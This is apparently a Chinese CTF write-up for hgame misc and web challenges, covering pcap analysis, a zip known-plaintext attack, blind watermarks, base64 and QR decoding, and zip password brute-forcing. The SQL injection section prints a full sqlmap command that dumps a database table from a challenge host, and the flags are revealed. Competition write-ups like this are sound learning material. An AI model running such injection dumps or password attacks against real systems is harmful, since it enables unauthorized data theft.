
(misc1)bunny treasure

用wireshark打开后筛选出http



No.	Time	Source	Destination	Protocol	Length	Info
2431	34.043919	192.168.123.74	111.6.160.116	HTTP	593	GET /CuteBunny.jpg HTTP/1.1
2433	34.054414	111.6.160.116	192.168.123.74	HTTP	440	HTTP/1.1 304 Not Modified
2512	38.838689	192.168.123.74	111.6.160.116	HTTP	465	GET /misc.zip HTTP/1.1
2577	38.853648	111.6.160.116	192.168.123.74	HTTP	1227	HTTP/1.1 200 OK (application/x-zip-compressed)

第一组有下载图片的url，第三组有下载misc.zip的url
下载发现其图片和压缩包里的一样，采用明文攻击
ps：压缩工具为winrar，好压貌似不行
可以得出一个misc_decrypted.zip
flag：hgame{^P1ay_H9am3_2nd_p1Ay_buNNy^}

(misc2)画风不一样的她

提示盲水印
搜索“盲水印 ctf”得到脚本
ps:要提前安装opencv-python

得到图片

(misc3)这是啥

用winhex打开发现结尾有一段内容

```
I   <      a2V5IG
lzIGhlcmUgbm8gb2
5lIGtub3dzCmhhbW
1lcm5i
```

推断为base64
解码得:key is here no one knows:hammernb

内容只有0 0 0 或 1 1 1行数为78400行推断为二维码
结果111代表黑000代表白得二维码

扫码得出一段密文，用base64解码得出zip文件，暴力破解密码hgame
得到flag

(web2)送分的SQLi

使用sqlmap最后为

```
python sqlmap.py -u "http://118.25.18.223:10068/?id=1" -D
week3_sqliiii2 -T f111aa4g -C f111aaaggg_w3 --dump
```

得flag：hgame{Th3_e4sist_sql_injeCti0n##}